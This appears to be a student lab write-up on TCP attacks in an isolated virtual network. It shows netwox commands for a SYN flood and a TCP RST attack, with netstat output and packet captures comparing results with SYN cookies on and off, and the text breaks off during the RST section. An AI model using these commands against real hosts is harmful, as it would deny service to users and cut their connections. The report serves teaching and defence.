Setup

Machine	IP Address	MAC Address
Attacker	`10.0.2.4`	`08:00:27:02:6d:61`
Victim	`10.0.2.5`	`08:00:27:cd:a8:db`

Task 1: SYN Flooding Attack

SYN Cookie Mechanism ON:

Victim machine:

- SYN Queue Size of 128 (`sudo sysctl -w net.ipv4.tcp_max_syn_backlog=128`)
- SYN Cookie on, (`sudo sysctl -w net.ipv4.tcp_syncookies=1`.

```
[02/16/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[02/16/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
```

Figure 1: Victim Machine Settings

Before the SYN Flooding Attack was conducted, we can see from the output of `netstat` (`b_c.txt`) in Figure 2 that there are no half-opened connections associated with a listening port.

b_c.txt

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 10.0.2.5:53             0.0.0.0:*
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:53379           0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:39798           0.0.0.0:*
udp6       0      0 :::41477                :::*
udp6       0      0 ::1:51730               ::1:44598               ESTABLISHED
udp6       0      0 :::53                   :::*
udp6       0      0 ::1:44598               ::1:51730               ESTABLISHED
udp6       0      0 :::5353                 :::*
udp6       0      0 :::45352                :::*
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
raw6       0      0 :::58                   :::*                    7
raw6       0      0 :::58                   :::*                    7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     14553    /var/run/avahi-daemon/
socket
```

SYN_RECV | Find | Find Prev | Find All

Line 1, Column 1; Unable to find SYN_RECV | Tab Size: 4 | Plain Text

Figure 2: netstat before SYN Flooding Attack

When the SYN Flooding Attack is conducted using the attacker machine (`netwox 76 -i 10.0.2.5 -p 23`):

1. We can see from the packet capture in Figure 3 that there are many messages being sent at an extremely fast rate. Multiple `[SYN]` messages are being sent to our victim machine (`10.0.2.5`) along with `[SYN, ACK]` messages being sent to our spoofed sources. At the same time, we see `[RST, ACK]` messages being sent to the same sequences (e.g. line 274 and line 281).

	Time	Source	Info	Destination
274	2020-02-16 00:26:28.256744601	139.94.237.51	2280 → 23 [SYN] Seq=1437348832 Wi…	10.0.2.5
275	2020-02-16 00:26:28.256748627	10.0.2.5	23 → 2280 [SYN, ACK] Seq=32834860…	139.94.237.51
276	2020-02-16 00:26:28.256756667	213.50.200.199	28278 → 23 [RST, ACK] Seq=3941708…	10.0.2.5
277	2020-02-16 00:26:28.256757889	254.174.186.79	32069 → 23 [SYN] Seq=2570817046 W…	10.0.2.5
278	2020-02-16 00:26:28.256760139	10.0.2.5	23 → 32069 [SYN, ACK] Seq=1570195…	254.174.186.79
279	2020-02-16 00:26:28.256805949	42.232.137.206	40617 → 23 [SYN] Seq=3153818936 W…	10.0.2.5
280	2020-02-16 00:26:28.256809737	10.0.2.5	23 → 40617 [SYN, ACK] Seq=3702001…	42.232.137.206
281	2020-02-16 00:26:28.256817657	139.94.237.51	2280 → 23 [RST, ACK] Seq=14373488…	10.0.2.5
282	2020-02-16 00:26:28.256818913	37.191.53.160	15437 → 23 [SYN] Seq=418756372 Wi…	10.0.2.5
283	2020-02-16 00:26:28.256821010	10.0.2.5	23 → 15437 [SYN, ACK] Seq=1851359…	37.191.53.160
284	2020-02-16 00:26:28.256866753	42.232.137.206	40617 → 23 [RST, ACK] Seq=3153818…	10.0.2.5
285	2020-02-16 00:26:28.256869008	191.161.23.106	48185 → 23 [SYN] Seq=288357800 Wi…	10.0.2.5
286	2020-02-16 00:26:28.256871949	10.0.2.5	23 → 48185 [SYN, ACK] Seq=1274801…	191.161.23.106

Figure 3: PCAP SYN Flood Attack (with SYN Cookie)

2. We can see from Figure 4, the output of `netstat` (`d_c.txt`) that there are many half-open connections denoted by the `128 SYNC_RECV` messages.

d_c.txt

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:23             255.153.146.39:5584     SYN_RECV
tcp        0      0 10.0.2.5:23             246.132.218.115:60968   SYN_RECV
tcp        0      0 10.0.2.5:23             245.76.31.14:16261      SYN_RECV
tcp        0      0 10.0.2.5:23             247.197.41.129:18598    SYN_RECV
tcp        0      0 10.0.2.5:23             244.143.177.32:49334    SYN_RECV
tcp        0      0 10.0.2.5:23             244.22.83.102:27939     SYN_RECV
tcp        0      0 10.0.2.5:23             249.54.230.253:47950    SYN_RECV
tcp        0      0 10.0.2.5:23             252.188.218.198:17770   SYN_RECV
tcp        0      0 10.0.2.5:23             245.158.122.54:51693    SYN_RECV
tcp        0      0 10.0.2.5:23             244.156.55.126:38806    SYN_RECV
tcp        0      0 10.0.2.5:23             255.101.160.223:29505   SYN_RECV
tcp        0      0 10.0.2.5:23             244.76.90.224:20771     SYN_RECV
tcp        0      0 10.0.2.5:23             248.187.52.184:21587    SYN_RECV
tcp        0      0 10.0.2.5:23             244.250.234.91:10317    SYN_RECV
tcp        0      0 10.0.2.5:23             255.79.55.118:33627     SYN_RECV
tcp        0      0 10.0.2.5:23             244.3.65.87:48712       SYN_RECV
tcp        0      0 10.0.2.5:23             248.71.162.5:16050      SYN_RECV
tcp        0      0 10.0.2.5:23             249.177.207.253:40224   SYN_RECV
tcp        0      0 10.0.2.5:23             250.158.59.209:41141    SYN_RECV
tcp        0      0 10.0.2.5:23             243.125.11.132:56409    SYN_RECV
tcp        0      0 10.0.2.5:23             251.155.222.239:43911   SYN_RECV
tcp        0      0 10.0.2.5:23             251.186.197.8:41584     SYN_RECV
tcp        0      0 10.0.2.5:23             253.10.247.143:20620    SYN_RECV
tcp        0      0 10.0.2.5:23             246.164.190.63:31248    SYN_RECV
tcp        0      0 10.0.2.5:23             249.249.217.208:6466    SYN_RECV
tcp        0      0 10.0.2.5:23             249.34.154.86:41252     SYN_RECV
tcp        0      0 10.0.2.5:23             245.138.225.226:41145   SYN_RECV
tcp        0      0 10.0.2.5:23             248.153.113.109:4758    SYN_RECV
```

SYN_RECV | Find | Find Prev | Find All

1 of 128 matches | Tab Size: 4 | Plain Text

Figure 4: netstat SYN Flood Attack (with SYN Cookie)

There are `128 SYNC_RECV` messages as the SYN max queue size is `128` and the value of the `tcp_max_syn_backlog` variable only has any effect when the `tcp_syncookies` variable is turned on.

When the SYN Flooding Attack is conducted using the attacker machine (`netwox 76 -i 10.0.2.5 -p 23`) and we **attempt to Telnet** into the victim machine (`10.0.2.5`):

1. We can see from Figure 5 that we are able to successfully Telnet into the victim machine (`10.0.2.5`).

```
[02/15/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb 15 23:53:39 EST 2020 from 10.0.2.4 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.
```

Figure 5: Telnet (with SYN Cookie)

2. We can see from Figure 6, the output of `netstat` (`dtn_c.txt`) that there is 1 `ESTABLISHED` message for local address `10.0.2.5:23` and 128 `SYNC_RECV` messages as the Telnet connection was successfully established, even while the SYN Flooding was taking place.



Figure 6: Telnet and netstat SYN Flood Attack (with SYN Cookie)

Since the victim machine can still take more connections during the SYN Flooding Attack and we can successfully Telnet into the victim machine, we know that the SYN Flooding attack was **not successful** with SYN Cookies on.

SYN Cookie Mechanism OFF:

Victim machine:

- SYN Queue Size of 128 (`sudo sysctl -w net.ipv4.tcp_max_syn_backlog=128`)
- SYN Cookie off, (`sudo sysctl -w net.ipv4.tcp_syncookies=0`.

```
[02/16/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[02/16/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
```

Figure 7: Victim Machine Settings

Before the SYN Flooding Attack was conducted, we can see from the output of `netstat` (`b_nc.txt`) in Figure 8 that there are no half-opened connections associated with a listening port.



Figure 8: netstat before SYN Flooding Attack

When the SYN Flooding Attack is conducted using the attacker machine (`netwox 76 -i 10.0.2.5 -p 23`):

1. We can see from the packet capture in Figure 9 that there are many messages being sent at an extremely fast rate. Multiple `[SYN]` messages are being sent to our victim machine (`10.0.2.5`).

	Time	Source	Info	Destination
2623	2020-02-16 02:49:10.222846151	209.123.159.4	51889 → 23 [SYN] Seq=805174918 Wi…	10.0.2.5
2624	2020-02-16 02:49:10.222943903	254.160.129.30	63846 → 23 [SYN] Seq=288683645 Wi…	10.0.2.5
2625	2020-02-16 02:49:10.222946289	194.241.41.47	52992 → 23 [SYN] Seq=625938307 Wi…	10.0.2.5
2626	2020-02-16 02:49:10.223006272	27.138.71.117	62097 → 23 [SYN] Seq=964635989 Wi…	10.0.2.5
2627	2020-02-16 02:49:10.223008645	32.58.83.93	30685 → 23 [SYN] Seq=686219368 Wi…	10.0.2.5
2628	2020-02-16 02:49:10.223068423	154.118.16.112	10896 → 23 [SYN] Seq=1774101207 W…	10.0.2.5
2629	2020-02-16 02:49:10.223070571	84.91.163.77	27462 → 23 [SYN] Seq=2558810228 W…	10.0.2.5
2630	2020-02-16 02:49:10.223131055	72.81.187.255	60847 → 23 [SYN] Seq=3636557811 W…	10.0.2.5
2631	2020-02-16 02:49:10.223133426	64.30.141.195	16361 → 23 [SYN] Seq=316083136 Wi…	10.0.2.5
2632	2020-02-16 02:49:10.223193083	197.220.115.210	19281 → 23 [SYN] Seq=4185508604 W…	10.0.2.5
2633	2020-02-16 02:49:10.223195449	17.19.18.208	35882 → 23 [SYN] Seq=2779209307 W…	10.0.2.5
2634	2020-02-16 02:49:10.223255253	131.228.14.156	25210 → 23 [SYN] Seq=2075721435 W…	10.0.2.5
2635	2020-02-16 02:49:10.223257712	234.84.24.137	8979 → 23 [SYN] Seq=3930541463 Wi…	10.0.2.5
2636	2020-02-16 02:49:10.223317527	173.199.113.230	46154 → 23 [SYN] Seq=3477301578 W…	10.0.2.5
2637	2020-02-16 02:49:10.223319888	249.68.70.54	48482 → 23 [SYN] Seq=1585055846 W…	10.0.2.5
2638	2020-02-16 02:49:10.223379633	61.186.119.27	44507 → 23 [SYN] Seq=3622302286 W…	10.0.2.5
2639	2020-02-16 02:49:10.223381911	243.213.21.144	38180 → 23 [SYN] Seq=1003919433 W…	10.0.2.5
2640	2020-02-16 02:49:10.223441842	89.203.136.125	55487 → 23 [SYN] Seq=509432803 Wi…	10.0.2.5

Figure 9: PCAP SYN Flood Attack (without SYN Cookie)

2. We can see from Figure 10, the output of `netstat` (`d_nc.txt`) that there are many half-open connections denoted by the `97 SYNC_RECV` messages.

d_nc.txt

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:23             255.74.83.241:5037      SYN_RECV
tcp        0      0 10.0.2.5:23             248.253.70.38:57946     SYN_RECV
tcp        0      0 10.0.2.5:23             245.204.7.189:47841     SYN_RECV
tcp        0      0 10.0.2.5:23             250.195.57.4:42949      SYN_RECV
tcp        0      0 10.0.2.5:23             245.26.109.29:49077     SYN_RECV
tcp        0      0 10.0.2.5:23             242.113.69.212:45129    SYN_RECV
tcp        0      0 10.0.2.5:23             251.112.107.225:19909   SYN_RECV
tcp        0      0 10.0.2.5:23             246.19.232.156:38205    SYN_RECV
tcp        0      0 10.0.2.5:23             254.53.13.235:61145     SYN_RECV
tcp        0      0 10.0.2.5:23             249.20.156.25:5027      SYN_RECV
tcp        0      0 10.0.2.5:23             251.186.242.140:49849   SYN_RECV
tcp        0      0 10.0.2.5:23             244.87.202.109:21653    SYN_RECV
tcp        0      0 10.0.2.5:23             250.38.86.200:42664     SYN_RECV
tcp        0      0 10.0.2.5:23             250.33.158.100:1965     SYN_RECV
tcp        0      0 10.0.2.5:23             249.174.3.59:9328       SYN_RECV
tcp        0      0 10.0.2.5:23             247.128.31.5:9679       SYN_RECV
tcp        0      0 10.0.2.5:23             252.189.62.204:24308    SYN_RECV
tcp        0      0 10.0.2.5:23             245.148.10.187:29019    SYN_RECV
tcp        0      0 10.0.2.5:23             254.85.253.138:61081    SYN_RECV
tcp        0      0 10.0.2.5:23             245.216.21.19:44919     SYN_RECV
tcp        0      0 10.0.2.5:23             242.110.69.250:2614     SYN_RECV
tcp        0      0 10.0.2.5:23             240.124.32.75:36451     SYN_RECV
tcp        0      0 10.0.2.5:23             243.219.55.175:57904    SYN_RECV
tcp        0      0 10.0.2.5:23             251.203.26.199:42611    SYN_RECV
tcp        0      0 10.0.2.5:23             250.205.88.159:22810    SYN_RECV
tcp        0      0 10.0.2.5:23             252.62.188.82:65330     SYN_RECV
tcp        0      0 10.0.2.5:23             248.52.47.140:3718      SYN_RECV
tcp        0      0 10.0.2.5:23             253.158.127.218:40651   SYN_RECV
tcp        0      0 10.0.2.5:23             251.15.34.243:22679     SYN_RECV
tcp        0      0 10.0.2.5:23             255.70.81.142:11670     SYN_RECV
tcp        0      0 10.0.2.5:23             250.25.206.156:32588    SYN_RECV
```

97 selection regions Tab Size: 4 Plain Text

Figure 10: netstat SYN Flood Attack (without SYN Cookie)

There are only `97 SYNC_RECV` messages even though the SYN max queue size is `128`. Since it was stated that the value of the `tcp_max_syn_backlog` variable only has any effect when the `tcp_syncookies` variable is turned on, now that the the `tcp_syncookies` variable is turned off, there are probably some other parameters that are involved.

After several rounds of testing, I noted that the default value of `net.ipv4.tcp_tw_recycle = 0` as shown in Figure 11.

```
[02/16/20]seed@VM:~$ sudo sysctl -q net.ipv4 | grep tw_r
net.ipv4.tcp_tw_recycle = 0
```

Figure 11: Default value of tcp_tw_recycle

With the default value unchanged and with SYN Cookies off, the number of `SYNC_RECV` messages noted in the output of netstat constantly remains at a value of [(0.75 × `net.ipv4.tcp_max_syn_backlog`) + 1] `SYNC_RECV` messages.

However, after modifying it to a value of `1`, as seen in Figure 12, the output of netstat will contain `128 SYNC_RECV` messages instead of only `97 SYNC_RECV` messages.

```
[02/16/20]seed@VM:~$ sudo sysctl -q net.ipv4 | grep tw_r
net.ipv4.tcp_tw_recycle = 1
```

Figure 12: Modified value of tcp_tw_recycle

Further research has shown that enabling `tcp_tw_recycle` means that it will track the last timestamp used by each remote host having a connection in `TIME_WAIT` state), and allow a socket to be re-used if the timestamp has correctly increased, probably allowing it to use the maximum of `128`.

When the SYN Flooding Attack is conducted using the attacker machine (`netwox 76 -i 10.0.2.5 -p 23`) and we **attempt to Telnet** into the victim machine (`10.0.2.5`):

1. We can see from Figure 13 that we are unable to successfully Telnet into the victim machine (`10.0.2.5`).

```
[02/16/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
telnet: Unable to connect to remote host: Connection timed out
```

Figure 13: Telnet (without SYN Cookie)

2. We can see from Figure 14, the output of `netstat` (`dtn_nc.txt`) that are no `ESTABLISHED` message for local address `10.0.2.5:23` and 97 `SYNC_RECV` messages as the Telnet connection was not successfully established.



Figure 14: Telnet and netstat SYN Flood Attack (without SYN Cookie)

Since the victim machine cannot take more connections during the SYN Flooding Attack and we cannot successfully Telnet into the victim machine, we know that the SYN Flooding attack was **successful** with SYN Cookies off.

Summary:

SYN Cookie State		**ON**	**OFF**
Telnet		Successful	Unsuccessful
Netstat	**No. of `SYN_RECV` messages***	128	97
	No. of `ESTABLISHED` messages*	1	0
	No. of SYN_RECV messages* if `net.ipv4.tcp_tw_recycle = 1`	128	128

*To local address `10.0.2.5:23`

SYN Cookie for Protecting Machine:

A SYN cookie is a specific choice of initial TCP sequence number by TCP software.

Typically, a Client sends a SYN and the Server responds with a SYN-ACK message, the server will then hold state information in the TCP stack while waiting for Client ACK message. In a SYN flooding attack, all available TCP memory is consumed as the server must maintain state for all half-open connections. This finite state table will no longer accept new TCP connections and thus fail or deny service to the user when it is full.

However, with SYN Cookies, SYN-ACK responses can be generated statelessly, without saving the inbound SYN and wasting system memory which means that the server does not need to maintain this state table. On receipt of the ACK from the Client, the TCP sequence number is cryptographically verified. If the check is successful, then the server will create the TCP session and the user connection will proceed as normal. If the ACK response is not correct the TCP session is not created thus the SYN floods will no longer consume resources on servers or load balancers, allowing SYN cookies to effectively protect the machine against the SYN flooding attack.

Task 2: TCP RST Attacks on Telnet and SSH Connections

Setup

Machine	IP Address	MAC Address
Attacker	10.0.2.4	08:00:27:02:6d:61
Victim A	10.0.2.5	08:00:27:cd:a8:db
Victim B	10.0.2.6	08:00:27:b6:ef:b0

As shown in Figure 15, all three virtual machines (attacker, victims A and B) are connected to the same NAT Network with Promiscuous Mode enabled for all.



Figure 15: NAT Network for all SEED VMs

Telnet & Netwox:

As shown in Figure 16, a successful Telnet connection is setup between victim A (`10.0.2.5`) and victim B (`10.0.2.6`) using `Telnet 10.0.2.6`.

```
[02/16/20]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 16 23:34:58 EST 2020 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[02/16/20]seed@VM:~$
```

Figure 16: Successful Telnet between victim machines

We see the successful 3-way TCP handshake conducted between the two victim machines and the Telnet connection setup in the packet capture as shown in Figure 17.

Source	Destination	Info	Protocol
10.0.2.5	10.0.2.6	56372 → 23 [SYN] Seq=3459959298 W…	TCP
10.0.2.6	10.0.2.5	23 → 56372 [SYN, ACK] Seq=3826558…	TCP
10.0.2.5	10.0.2.6	56372 → 23 [ACK] Seq=3459959299 A…	TCP
10.0.2.5	10.0.2.6	Telnet Data ...	TELNET
10.0.2.6	10.0.2.5	23 → 56372 [ACK] Seq=3826558833 A…	TCP
10.0.2.6	10.0.2.5	Telnet Data ...	TELNET
10.0.2.5	10.0.2.6	56372 → 23 [ACK] Seq=3459959326 A…	TCP
10.0.2.6	10.0.2.5	Telnet Data ...	TELNET
10.0.2.5	10.0.2.6	56372 → 23 [ACK] Seq=3459959326 A…	TCP
10.0.2.5	10.0.2.6	Telnet Data ...	TELNET

Figure 17: PCAP of successful Telnet

With the attacker (`10.0.2.4`), the TCP RST attack is launched using `sudo netwox 78`.

```
[02/16/20]seed@VM:~$ sudo netwox 78
```

Figure 18: TCP RST Attack launched on attacker

Once the TCP RST attack is launched, any input by the victim utilizing the Telnet connection results in the Telnet connection being forcibly closed as seen in Figure 19.

```
[02/16/20]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 16 23:27:55 EST 2020 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
